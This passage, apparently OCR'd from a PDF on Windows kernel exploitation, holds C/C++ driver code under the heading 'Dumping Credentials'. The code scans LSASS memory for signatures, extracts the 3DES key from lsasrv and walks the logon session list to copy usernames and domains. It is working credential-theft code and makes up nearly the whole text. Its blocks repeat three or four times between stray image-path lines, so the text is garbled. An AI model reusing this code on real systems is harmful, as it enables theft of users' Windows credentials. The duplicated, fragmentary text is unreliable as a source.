    status = STATUS_NOT_FOUND;
    break;
}
PBCRYPT_GEN_KEY desKey = (PBCRYPT_GEN_KEY)((PUCHAR)lsaInitializeProtectedMemory +
(*desKeyAddressOffset)
    + foundIndex + DesKeyStructOffset);
status = ProbeAddress(desKey, sizeof(BCRYPT_GEN_KEY), sizeof(BCRYPT_GEN_KEY), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

if (desKey->hKey->tag != 'UUUR' || desKey->hKey->key->tag != 'MSSK') {
    status = STATUS_NOT_FOUND;
    break;
}

this->lastLsassInfo.DesKey.Size = desKey->hKey->key->hardkey.cbSecret;
this->lastLsassInfo.DesKey.Data = AllocateMemory(this->lastLsassInfo.DesKey.Size);

if (!lastLsassInfo.DesKey.Data) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
status = MmCopyVirtualMemory(lsass, desKey->hKey->key->hardkey.data, IoGetCurrentProcess(),
    this->lastLsassInfo.DesKey.Data, this->lastLsassInfo.DesKey.Size, KernelMode, &bytesWritten);

if (!NT_SUCCESS(status))
    break;

// Getting LogonSessionList
PULONG logonSessionListAddressOffset = (PULONG)FindPattern((PUCHAR)&LogonSessionListSignature, 0xCC,
    sizeof(LogonSessionListSignature), lsaEnumerateLogonSessionStart, WLsaEnumerateLogonSessionLen,
    &foundIndex, LogonSessionListOffset);
```

Dumping Credentials





```
if (!lsaInitializeProtectedMemory) {
    lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
        sizeof(IvDesKeyLocation), lsasrvMain,
        IvDesKeyLocationDistance, NULL, 0, true);

    if (!lsaInitializeProtectedMemory) {
        status = STATUS_NOT_FOUND;
        break;
    }
}

PVOID lsaEnumerateLogonSessionStart = FindPattern((PUCHAR)&FunctionStartSignature, 0xCC,
    sizeof(FunctionStartSignature), lsaEnumerateLogonSessionLocation,
    WLsaEnumerateLogonSessionLen, NULL, 0, true);

if (!lsaEnumerateLogonSessionStart) {
    status = STATUS_NOT_FOUND;
    break;
}

// Getting 3DES key
PULONG desKeyAddressOffset = (PULONG)FindPattern((PUCHAR)&DesKeySignature, 0xCC,
    sizeof(DesKeySignature), lsaInitializeProtectedMemory, LsaInitializeProtectedMemoryLen,
    &foundIndex, DesKeyOffset);

if (!desKeyAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}
PBCRYPT_GEN_KEY desKey = (PBCRYPT_GEN_KEY)((PUCHAR)lsaInitializeProtectedMemory +
(*desKeyAddressOffset)
    + foundIndex + DesKeyStructOffset);
status = ProbeAddress(desKey, sizeof(BCRYPT_GEN_KEY), sizeof(BCRYPT_GEN_KEY), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

if (desKey->hKey->tag != 'UUUR' || desKey->hKey->key->tag != 'MSSK') {
    status = STATUS_NOT_FOUND;
    break;
}

this->lastLsassInfo.DesKey.Size = desKey->hKey->key->hardkey.cbSecret;
this->lastLsassInfo.DesKey.Data = AllocateMemory(this->lastLsassInfo.DesKey.Size);

if (!lastLsassInfo.DesKey.Data) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
status = MmCopyVirtualMemory(lsass, desKey->hKey->key->hardkey.data, IoGetCurrentProcess(),
    this->lastLsassInfo.DesKey.Data, this->lastLsassInfo.DesKey.Size, KernelMode, &bytesWritten);

if (!NT_SUCCESS(status))
    break;

// Getting LogonSessionList
PULONG logonSessionListAddressOffset = (PULONG)FindPattern((PUCHAR)&LogonSessionListSignature, 0xCC,
    sizeof(LogonSessionListSignature), lsaEnumerateLogonSessionStart, WLsaEnumerateLogonSessionLen,
    &foundIndex, LogonSessionListOffset);
```

Dumping Credentials





```
if (!lsaInitializeProtectedMemory) {
    lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
        sizeof(IvDesKeyLocation), lsasrvMain,
        IvDesKeyLocationDistance, NULL, 0, true);

    if (!lsaInitializeProtectedMemory) {
        status = STATUS_NOT_FOUND;
        break;
    }
}

PVOID lsaEnumerateLogonSessionStart = FindPattern((PUCHAR)&FunctionStartSignature, 0xCC,
    sizeof(FunctionStartSignature), lsaEnumerateLogonSessionLocation,
    WLsaEnumerateLogonSessionLen, NULL, 0, true);

if (!lsaEnumerateLogonSessionStart) {
    status = STATUS_NOT_FOUND;
    break;
}

// Getting 3DES key
PULONG desKeyAddressOffset = (PULONG)FindPattern((PUCHAR)&DesKeySignature, 0xCC,
    sizeof(DesKeySignature), lsaInitializeProtectedMemory, LsaInitializeProtectedMemoryLen,
    &foundIndex, DesKeyOffset);

if (!desKeyAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}
PBCRYPT_GEN_KEY desKey = (PBCRYPT_GEN_KEY)((PUCHAR)lsaInitializeProtectedMemory +
(*desKeyAddressOffset)
    + foundIndex + DesKeyStructOffset);
status = ProbeAddress(desKey, sizeof(BCRYPT_GEN_KEY), sizeof(BCRYPT_GEN_KEY), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

if (desKey->hKey->tag != 'UUUR' || desKey->hKey->key->tag != 'MSSK') {
    status = STATUS_NOT_FOUND;
    break;
}

this->lastLsassInfo.DesKey.Size = desKey->hKey->key->hardkey.cbSecret;
this->lastLsassInfo.DesKey.Data = AllocateMemory(this->lastLsassInfo.DesKey.Size);

if (!lastLsassInfo.DesKey.Data) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
status = MmCopyVirtualMemory(lsass, desKey->hKey->key->hardkey.data, IoGetCurrentProcess(),
    this->lastLsassInfo.DesKey.Data, this->lastLsassInfo.DesKey.Size, KernelMode, &bytesWritten);

if (!NT_SUCCESS(status))
    break;

// Getting LogonSessionList
PULONG logonSessionListAddressOffset = (PULONG)FindPattern((PUCHAR)&LogonSessionListSignature, 0xCC,
    sizeof(LogonSessionListSignature), lsaEnumerateLogonSessionStart, WLsaEnumerateLogonSessionLen,
    &foundIndex, LogonSessionListOffset);
```

Dumping Credentials





```
if (!logonSessionListAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}

PLIST_ENTRY logonSessionListAddress = (PLIST_ENTRY)((PUCHAR)lsaEnumerateLogonSessionStart +
(*logonSessionListAddressOffset) + foundIndex);

logonSessionListAddress = (PLIST_ENTRY)AlignAddress((ULONGLONG)logonSessionListAddress);

status = ProbeAddress(logonSessionListAddress, sizeof(PLSASRV_CREDENTIALS),
sizeof(PLSASRV_CREDENTIALS), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the real amount of credentials.
while ((PLIST_ENTRY)currentCredentials != logonSessionListAddress) {
    credentialsCount++;
    currentCredentials = currentCredentials->Flink;
}

if (credentialsCount == 0) {
    status = STATUS_NOT_FOUND;
    break;
}
this->lastLsassInfo.Creds = (Credentials*)AllocateMemory(credentialsCount * sizeof(Credentials));

if (!this->lastLsassInfo.Creds) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
memset(this->lastLsassInfo.Creds, 0, credentialsCount * sizeof(Credentials));
currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the interesting information.
for (credentialsIndex = 0; credentialsIndex < credentialsCount && (PLIST_ENTRY)currentCredentials !=
logonSessionListAddress;
    credentialsIndex++, currentCredentials = currentCredentials->Flink) {

    if (currentCredentials->UserName.Length == 0 || !currentCredentials->Credentials)
        continue;

    if (!currentCredentials->Credentials->PrimaryCredentials)
        continue;

    if (currentCredentials->Credentials->PrimaryCredentials->Credentials.Length == 0)
        continue;

    this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->UserName, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Username, KernelMode);

    if (!NT_SUCCESS(status))
        break;

    this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->Domain, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Domain, KernelMode);
```

Dumping Credentials





```
if (!logonSessionListAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}

PLIST_ENTRY logonSessionListAddress = (PLIST_ENTRY)((PUCHAR)lsaEnumerateLogonSessionStart +
(*logonSessionListAddressOffset) + foundIndex);

logonSessionListAddress = (PLIST_ENTRY)AlignAddress((ULONGLONG)logonSessionListAddress);

status = ProbeAddress(logonSessionListAddress, sizeof(PLSASRV_CREDENTIALS),
sizeof(PLSASRV_CREDENTIALS), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the real amount of credentials.
while ((PLIST_ENTRY)currentCredentials != logonSessionListAddress) {
    credentialsCount++;
    currentCredentials = currentCredentials->Flink;
}

if (credentialsCount == 0) {
    status = STATUS_NOT_FOUND;
    break;
}
this->lastLsassInfo.Creds = (Credentials*)AllocateMemory(credentialsCount * sizeof(Credentials));

if (!this->lastLsassInfo.Creds) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
memset(this->lastLsassInfo.Creds, 0, credentialsCount * sizeof(Credentials));
currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the interesting information.
for (credentialsIndex = 0; credentialsIndex < credentialsCount && (PLIST_ENTRY)currentCredentials !=
logonSessionListAddress;
    credentialsIndex++, currentCredentials = currentCredentials->Flink) {

    if (currentCredentials->UserName.Length == 0 || !currentCredentials->Credentials)
        continue;

    if (!currentCredentials->Credentials->PrimaryCredentials)
        continue;

    if (currentCredentials->Credentials->PrimaryCredentials->Credentials.Length == 0)
        continue;

    this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->UserName, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Username, KernelMode);

    if (!NT_SUCCESS(status))
        break;

    this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->Domain, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Domain, KernelMode);
```

Dumping Credentials





```
if (!logonSessionListAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}

PLIST_ENTRY logonSessionListAddress = (PLIST_ENTRY)((PUCHAR)lsaEnumerateLogonSessionStart +
(*logonSessionListAddressOffset) + foundIndex);

logonSessionListAddress = (PLIST_ENTRY)AlignAddress((ULONGLONG)logonSessionListAddress);

status = ProbeAddress(logonSessionListAddress, sizeof(PLSASRV_CREDENTIALS),
sizeof(PLSASRV_CREDENTIALS), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the real amount of credentials.
while ((PLIST_ENTRY)currentCredentials != logonSessionListAddress) {
    credentialsCount++;
    currentCredentials = currentCredentials->Flink;
}

if (credentialsCount == 0) {
    status = STATUS_NOT_FOUND;
    break;
}
this->lastLsassInfo.Creds = (Credentials*)AllocateMemory(credentialsCount * sizeof(Credentials));

if (!this->lastLsassInfo.Creds) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
memset(this->lastLsassInfo.Creds, 0, credentialsCount * sizeof(Credentials));
currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the interesting information.
for (credentialsIndex = 0; credentialsIndex < credentialsCount && (PLIST_ENTRY)currentCredentials !=
logonSessionListAddress;
    credentialsIndex++, currentCredentials = currentCredentials->Flink) {

    if (currentCredentials->UserName.Length == 0 || !currentCredentials->Credentials)
        continue;

    if (!currentCredentials->Credentials->PrimaryCredentials)
        continue;

    if (currentCredentials->Credentials->PrimaryCredentials->Credentials.Length == 0)
        continue;

    this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->UserName, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Username, KernelMode);

    if (!NT_SUCCESS(status))
        break;

    this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->Domain, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Domain, KernelMode);
```

Dumping Credentials





```
if (!logonSessionListAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}

PLIST_ENTRY logonSessionListAddress = (PLIST_ENTRY)((PUCHAR)lsaEnumerateLogonSessionStart +
(*logonSessionListAddressOffset) + foundIndex);

logonSessionListAddress = (PLIST_ENTRY)AlignAddress((ULONGLONG)logonSessionListAddress);

status = ProbeAddress(logonSessionListAddress, sizeof(PLSASRV_CREDENTIALS),
sizeof(PLSASRV_CREDENTIALS), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the real amount of credentials.
while ((PLIST_ENTRY)currentCredentials != logonSessionListAddress) {
    credentialsCount++;
    currentCredentials = currentCredentials->Flink;
}

if (credentialsCount == 0) {
    status = STATUS_NOT_FOUND;
    break;
}
this->lastLsassInfo.Creds = (Credentials*)AllocateMemory(credentialsCount * sizeof(Credentials));

if (!this->lastLsassInfo.Creds) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
memset(this->lastLsassInfo.Creds, 0, credentialsCount * sizeof(Credentials));
currentCredentials = (PLSASRV_CREDENTIALS)logonSessionListAddress->Flink;

// Getting the interesting information.
for (credentialsIndex = 0; credentialsIndex < credentialsCount && (PLIST_ENTRY)currentCredentials !=
logonSessionListAddress;
    credentialsIndex++, currentCredentials = currentCredentials->Flink) {

    if (currentCredentials->UserName.Length == 0 || !currentCredentials->Credentials)
        continue;

    if (!currentCredentials->Credentials->PrimaryCredentials)
        continue;

    if (currentCredentials->Credentials->PrimaryCredentials->Credentials.Length == 0)
        continue;

    this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->UserName, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Username, KernelMode);

    if (!NT_SUCCESS(status))
        break;

    this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer = NULL;
    status = CopyUnicodeString(lsass, &currentCredentials->Domain, IoGetCurrentProcess(),
        &this->lastLsassInfo.Creds[credentialsIndex].Domain, KernelMode);
```

Dumping Credentials



